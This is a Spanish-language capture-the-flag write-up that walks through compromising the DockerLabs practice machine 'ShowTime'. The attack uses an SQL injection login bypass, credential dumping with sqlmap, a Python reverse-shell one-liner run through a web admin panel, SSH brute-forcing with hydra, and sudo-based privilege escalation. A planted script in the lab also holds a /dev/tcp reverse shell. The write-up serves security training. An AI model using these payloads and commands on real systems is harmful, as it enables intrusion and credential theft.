



Write-Up: Máquina "ShowTime"

📍 Plataforma: DockerLabs

📍 Dificultad: Fácil

📍 Autor: Joaquín Picazo

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Verifico conectividad con la máquina objetivo.

```
(kali㉿kali)-[~]
$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.165 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.165/0.165/0.165/0.000 ms
```

2. Escaneo y Enumeración

Busco puertos abiertos y sus versiones para detectar posibles vulnerabilidades y decidir mi metodología de ataque.

```
(kali㉿kali)-[~]
$ nmap -p- -sS -Pn -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 09:57 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.81 seconds
```

Busco directorios en la web usando gobuster, se ve que hay un panel de login.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.html,.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

./php           (Status: 403) [Size: 275]
/images          (Status: 301) [Size: 309] [→ http://172.17.0.2/images/]
/index.html     (Status: 200) [Size: 14646]
/.html           (Status: 403) [Size: 275]
/assets          (Status: 301) [Size: 309] [→ http://172.17.0.2/assets/]
/icon            (Status: 301) [Size: 307] [→ http://172.17.0.2/icon/]
/css              (Status: 301) [Size: 306] [→ http://172.17.0.2/css/]
/js               (Status: 301) [Size: 305] [→ http://172.17.0.2/js/]
/fonts           (Status: 301) [Size: 308] [→ http://172.17.0.2/fonts/]
/login_page      (Status: 301) [Size: 313] [→ http://172.17.0.2/login_page/]
/.php             (Status: 403) [Size: 275]
/.html            (Status: 403) [Size: 275]
/server-status    (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
Finished
```


💥 3. Explotación de Vulnerabilidades

No tengo credenciales ni credenciales por default. Por ende, decido hacer una inyección sql manualmente.



The screenshot shows a web browser window with the URL `172.17.0.2/login_page/index.php`. The title bar includes links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content is a login form titled "Login". The "Usuario" field contains the value "' OR 1=1 --". The "Contraseña" field contains several dots. A blue "Ingresar" button is at the bottom right of the form.

Tengo acceso, pero nada interesante ni más opciones.



The screenshot shows a web browser window with the URL `172.17.0.2/login_page/home.php`. The title bar includes links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content displays a green success message: "Bienvenido, ' OR 1=1 --!". Below it, a message says "Has iniciado sesión correctamente. Esta es tu página de inicio." and a blue "Cerrar Sesión" button.

Como estoy seguro que la web es vulnerable a SQLi, uso sqlmap para hacer SQLi de forma automatizada para obtener bases de datos.

```
(kali㉿kali)-[~]
$ sqlmap -u http://172.17.0.2/login_page/home.php --forms --dbs --batch

do you want to exploit this SQL injection? [Y/n] Y
[10:04:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL ≥ 5.6
[10:04:35] [INFO] fetching database names
[10:04:35] [INFO] resumed: 'mysql'
[10:04:35] [INFO] resumed: 'information_schema'
[10:04:35] [INFO] resumed: 'performance_schema'
[10:04:35] [INFO] resumed: 'sys'
[10:04:35] [INFO] resumed: 'users'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users
```

Busco tablas de la base de datos “users”.

```
(kali㉿kali)-[~]
$ sqlmap -u http://172.17.0.2/login_page/home.php --forms --dbs --batch -D users --tables

do you want to exploit this SQL injection? [Y/n] Y
[10:05:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL ≥ 5.6
[10:05:01] [INFO] fetching database names
[10:05:01] [INFO] resumed: 'mysql'
[10:05:01] [INFO] resumed: 'information_schema'
[10:05:01] [INFO] resumed: 'performance_schema'
[10:05:01] [INFO] resumed: 'sys'
[10:05:01] [INFO] resumed: 'users'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users

[10:05:01] [INFO] fetching tables for database: 'users'
[10:05:01] [INFO] retrieved: 'usuarios'
Database: users
[1 table]
+-----+
| usuarios |
+-----+
```

Obtengo el contenido de la tabla “usuarios” de la base de datos “users”. Finalmente, son credenciales.

```
(kali㉿kali)-[~]
$ sqlmap -u http://172.17.0.2/login_page/home.php --forms --dbs --batch -D users -T usuarios --dump

back-end DBMS: MySQL ≥ 5.6
[10:05:21] [INFO] fetching database names
[10:05:21] [INFO] resumed: 'mysql'
[10:05:21] [INFO] resumed: 'information_schema'
[10:05:21] [INFO] resumed: 'performance_schema'
[10:05:21] [INFO] resumed: 'sys'
[10:05:21] [INFO] resumed: 'users'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users

[10:05:21] [INFO] fetching columns for table 'usuarios' in database 'users'
[10:05:21] [INFO] retrieved: 'id'
[10:05:21] [INFO] retrieved: 'int unsigned'
[10:05:21] [INFO] retrieved: 'password'
[10:05:21] [INFO] retrieved: 'varchar(50)'
[10:05:21] [INFO] retrieved: 'username'
[10:05:21] [INFO] retrieved: 'varchar(50)'
[10:05:21] [INFO] fetching entries for table 'usuarios' in database 'users'
[10:05:21] [INFO] retrieved: '1'
[10:05:21] [INFO] retrieved: '123321123321'
[10:05:21] [INFO] retrieved: 'lucas'
[10:05:21] [INFO] retrieved: '2'
[10:05:21] [INFO] retrieved: '123456123456'
[10:05:21] [INFO] retrieved: 'santiago'
[10:05:21] [INFO] retrieved: '3'
[10:05:21] [INFO] retrieved: 'MiClaveEsInhackable'
[10:05:21] [INFO] retrieved: 'joe'
Database: users
Table: usuarios
[3 entries]
+---+-----+-----+
| id | password          | username |
+---+-----+-----+
| 1  | 123321123321     | lucas   |
| 2  | 123456123456     | santiago|
| 3  | MiClaveEsInhackable | joe     |
+---+-----+-----+
```

Uso las credenciales de lucas para acceder en el panel de inicio de sesión por si tuviese otros privilegios. Sin embargo, no hay nada.

The screenshot shows two consecutive web pages from a browser. The top part displays a login form titled 'Login' with fields for 'Usuario' (containing 'lucas') and 'Contraseña' (containing masked input). A blue 'Ingresar' button is at the bottom. The bottom part shows a success message 'Bienvenido, lucas!' with a note about a correct session start and a 'Cerrar Sesión' button.

172.17.0.2/login_page/index.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

172.17.0.2/login_page/home.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Login

Usuario
lucas

Contraseña

Ingresar

Bienvenido, lucas!

Has iniciado sesión correctamente.
Esta es tu página de inicio.

Cerrar Sesión

Uso las credenciales de santiago para acceder en el panel de inicio de sesión por si tuviese otros privilegios. Sin embargo, no hay nada.

The screenshot shows a web browser window with the URL `172.17.0.2/login_page/index.php`. The title bar also includes links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content is a login form titled "Login". It has two input fields: "Usuario" containing "santiago" and "Contraseña" containing a redacted password. A blue "Ingresar" button is at the bottom.

The screenshot shows a web browser window with the URL `172.17.0.2/login_page/home.php`. The title bar includes links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content displays a green "Bienvenido, santiago!" message, a success message "Has iniciado sesión correctamente.", and a note "Esta es tu página de inicio." Below this is a blue "Cerrar Sesión" button.

Uso las credenciales de joe y logro entrar a una interfaz que pareciera ejecutar comandos en python.

The screenshot shows a two-step process for gaining access to a system. In the first step, a 'Login' form is displayed on a page at `172.17.0.2/login_page/index.php`. The user has entered 'joe' into the 'Usuario' field and a password consisting of ten asterisks into the 'Contraseña' field. A blue 'Ingresar' button is visible below the fields. In the second step, after logging in, the user is presented with an 'Administración' (Administration) interface at `172.17.0.2/login_page/admin-panel.php`. This interface includes a text input field for running Python commands, a blue 'Ejecutar Comando' (Execute Command) button, and a blue 'Cerrar Sesión' (Logout) button.

Intento comprobar si ejecuta comandos en python, ya que podría ser un posible RCE. Finalmente, si lo ejecuta.

The screenshot shows a web browser window with the URL `172.17.0.2/login_page/admin-panel.php`. The page title is "Panel de Administración". A text input field contains the command `print(2+2);`. Below the input field is a blue button labeled "Ejecutar Comando". Underneath the button is another blue button labeled "Cerrar Sesión". The output area displays the result of the command: "4".

Encuentro esta forma de hacer reverse shell con python, pero no uso todo, sino que solo el comando.


The screenshot shows a web-based tool for generating reverse shells at `https://www.revshells.com`. The main title is "Reverse Shell Generator". On the left, there's a "IP & Port" section with fields for IP (set to `172.17.0.1`) and Port (set to `1234 +1`). To the right is a "Listener" section with a "Type" dropdown set to "nc" and a "Copy" button. Below these sections are tabs for "Reverse", "Bind", "MSFVenom", and "HoaxShell". The "Reverse" tab is selected. In the "OS" dropdown, "All" is chosen. A search bar and an "Advanced" toggle are also present. On the left, there's a list of shell types: "Python #1", "Python #2" (which is highlighted in blue), "Python3 #1", and "Python3 #2". The "Python #2" entry contains the following Python code:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.17.0.1", 1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Me pongo a la escucha para recibir la conexión.

```
(kali㉿kali)-[~]
$ nc -lvpn 1234
listening on [any] 1234 ...
```

Pongo el comando encontrado y ejecuto.



```
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.17.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")
```

Ejecutar Comando

Cerrar Sesión

Recibo la conexión con netcat de forma exitosa y empiezo a moverme por el sistema. No encuentro SUDO ni SUID para escalar privilegios desde este usuario (www-data).

```
(kali㉿kali)-[~]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 55034
$ whoami
whoami
www-data
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
$ ls -la
ls -la
total 28
drwxr-xr-x 1 www-data www-data 4096 Jul 23 2024 .
drwxr-xr-x 1 root      root     4096 Jul 23 2024 ..
-rw-r--r-- 1 root      root     2902 Jul 23 2024 admin-panel.php
-rw-r--r-- 1 root      root     1475 Jul 23 2024 auth.php
-rwxr-xr-x 1 www-data www-data    76 Jul 23 2024 db.php
-rw-r--r-- 1 root      root    1750 Jul 23 2024 home.php
-rw-r--r-- 1 root      root    2025 Jul 23 2024 index.php
```

Buscando archivos, encuentro un archivo txt escondido en /tmp.

```
$ cd /tmp
cd /tmp
$ ls -la
ls -la
total 20
drwxrwxrwt 1 root      root      4096 Aug  1 11:14 .
drwxr-xr-x 1 root      root      4096 Aug  1 11:13 ..
-rw-r--r-- 1 root      root      894 Jul 22 2024 .hidden_text.txt
-rw-r--r-- 1 www-data  www-data  204 Aug  1 11:14 temp_script.py
drwx----- 2 mysql     mysql     4096 Jul 22 2024 tmp.w3E3JvWoeD
```

Lo leo, son las claves de GTA San Andreas, pero pareciera ser un diccionario de probablemente contraseñas.

```
$ cat .hidden_text.txt
cat .hidden_text.txt
Martin, esta es mi lista de mis trucos favoritos de gta sa:

HESOYAM
UZUMYMW
JUMPJET
LXGIWYL
KJKSZPJ
YECGAA
SZCMAWO
ROCKETMAN
AIWPRTON
OLDSPEEDDEMON
CPKTNWT
WORSHIPME
NATURALTALENT
BUFFMEUP
AEZAKMI
BRINGITON
FULLCLIP
CVWKXAM
OUIQDMW
PROFESSIONALSKIT
PROFESSIONALTOOLS
NINJATOWN
STINGLIKEABEE
GHOSTTOWN
BLUESUEDESHOES
SPEEDITUP
SLOWITDOWN
SLOWITDOWNBRO
BAGUVIX
CJPHONEHOME
SPEEDFREAK
BUBBLECARS
KANGAROO
CRAZYTOWN
EVERYONEISRICH
EVERYONEISPOOR
CHITTYCHITTYBANGBANG
FLYINGTOSTUNT
FLYINGFISH
MONSTERMASH
BIFBUZZ
WHEELSONLYPLEASE
```

En /home veo los usuarios que tienen directorios con escritorios y otros documentos.

```
$ ls -la /home
ls -la /home
total 20
drwxr-xr-x 1 root      root      4096 Jul 23  2024 .
drwxr-xr-x 1 root      root      4096 Aug  1 11:13 ..
drwxr-x-- 1 joe       joe      4096 Jul 23  2024 joe
drwxr-x-- 3 luciano   luciano  4096 Jul 23  2024 luciano
drwxr-x-- 2 ubuntu   ubuntu  4096 Jun  4  2024 ubuntu
```

Copio y pego los comandos de GTA encontrados anteriormente. Luego, hago otro archivo con las mismas contraseñas pero todo en minúsculas.

```
└─(kali㉿kali)-[~]
$ nano contra1.txt

└─(kali㉿kali)-[~]
$ tr '[:upper:]' '[:lower:]' < contra1.txt > contra2.txt
```

Aplico fuerza bruta con hydra con ambos diccionarios (con mayúscula y minúsculas) a los usuarios de /home. Finalmente, encuentro la contraseña de joe.

```
└─(kali㉿kali)-[~]
$ hydra -v joe -l contra2.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-01 10:23:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] attack type: ssh, service: ssh, parallel: 16 tasks, 78 login tries (1:1:p:78), -5 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: joe password: chittychityhangbang
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-01 10:23:18
```

Ingreso por ssh con las credenciales de joe.

```
└─(kali㉿kali)-[~]
$ ssh joe@172.17.0.2
joe@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 22 23:03:25 2024 from 172.17.0.1
joe@7324764d2ec1:~$ whoami
joe
joe@7324764d2ec1:~$ id
uid=1001(joe) gid=1001(joe) groups=1001(joe),100(users)
```


4. Escalada de Privilegios y Post-exploitación

Busco archivos con permisos SUDO.

```
joe@7324764d2ec1:~$ sudo -l
Matching Defaults entries for joe on 7324764d2ec1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joe may run the following commands on 7324764d2ec1:
    (luciano) NOPASSWD: /bin/posh
```

Busco algún comando en GTFOBINS algún comando para escalar privilegios con “posh” teniendo permisos SUDO.



The screenshot shows the GTFOBINS website with the URL https://gtfobins.github.io/gtfobins/posh/#sudo. The page title is "posh / posh". It has three tabs: Shell, Sudo, and Limited SUID. The Sudo tab is selected. It contains the following text:

Shell
It can be used to break out from restricted environments by spawning an interactive system shell.

Sudo
If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

`sudo_posh`

Ejecuto el comando con el usuario luciano. Paso a ser usuario luciano y busco nuevamente alguna forma de escalar privilegios, primero busco archivos con permisos SUDO y nuevamente encuentro algo. Es un archivo en bash que se ejecuta como root.

```
joe@7324764d2ec1:~$ sudo -u luciano posh
$ whoami
luciano
$ id
uid=1002(luciano) gid=1002(luciano) groups=1002(luciano),100(users)
$ sudo -l
Matching Defaults entries for luciano on 7324764d2ec1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luciano may run the following commands on 7324764d2ec1:
    (root) NOPASSWD: /bin/bash /home/luciano/script.sh

$ pwd
/home/joe
$ cd /home/luciano
$ cat script.sh
#!/bin/bash

IP="192.168.1.100"
PORT="4444"

bash -c 'exec 5</dev/tcp/'$IP'/'$PORT'; cat <&5 | bash >&5 2>&5'
```

Elimino el script original y hago uno nuevo con el mismo nombre que el que tiene permisos SUDO, pero, con el comando “/bin/bash -i” que sirve para abrir una shell interactiva, y al ser ejecutada como root, se abrirá una shell interactiva como usuario root.

```
$ rm -f script.sh
$ echo "/bin/bash -i" > script.sh
```

Ejecuto el archivo con permisos SUDO usando el usuario root. Escalada de privilegios completada, soy root.

```
$ sudo -u root /bin/bash /home/luciano/script.sh
root@7324764d2ec1:/home/luciano# whoami
root
root@7324764d2ec1:/home/luciano# id
uid=0(root) gid=0(root) groups=0(root)
root@7324764d2ec1:/home/luciano# ls -la /root
total 36
drwx----- 1 root root 4096 Jul 23 2024 .
drwxr-xr-x 1 root root 4096 Aug  1 11:13 ..
-rw-r--r-- 1 root root 3106 Apr 22 2024 .bashrc
drwxr-xr-x 1 root root 4096 Jul 22 2024 .local
-rw----- 1 root root 1678 Jul 23 2024 .mysql_history
-rw-r--r-- 1 root root 161 Apr 22 2024 .profile
drwx----- 2 root root 4096 Jul 22 2024 .ssh
-rw----- 1 root root 4151 Jul 23 2024 .viminfo
```



Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.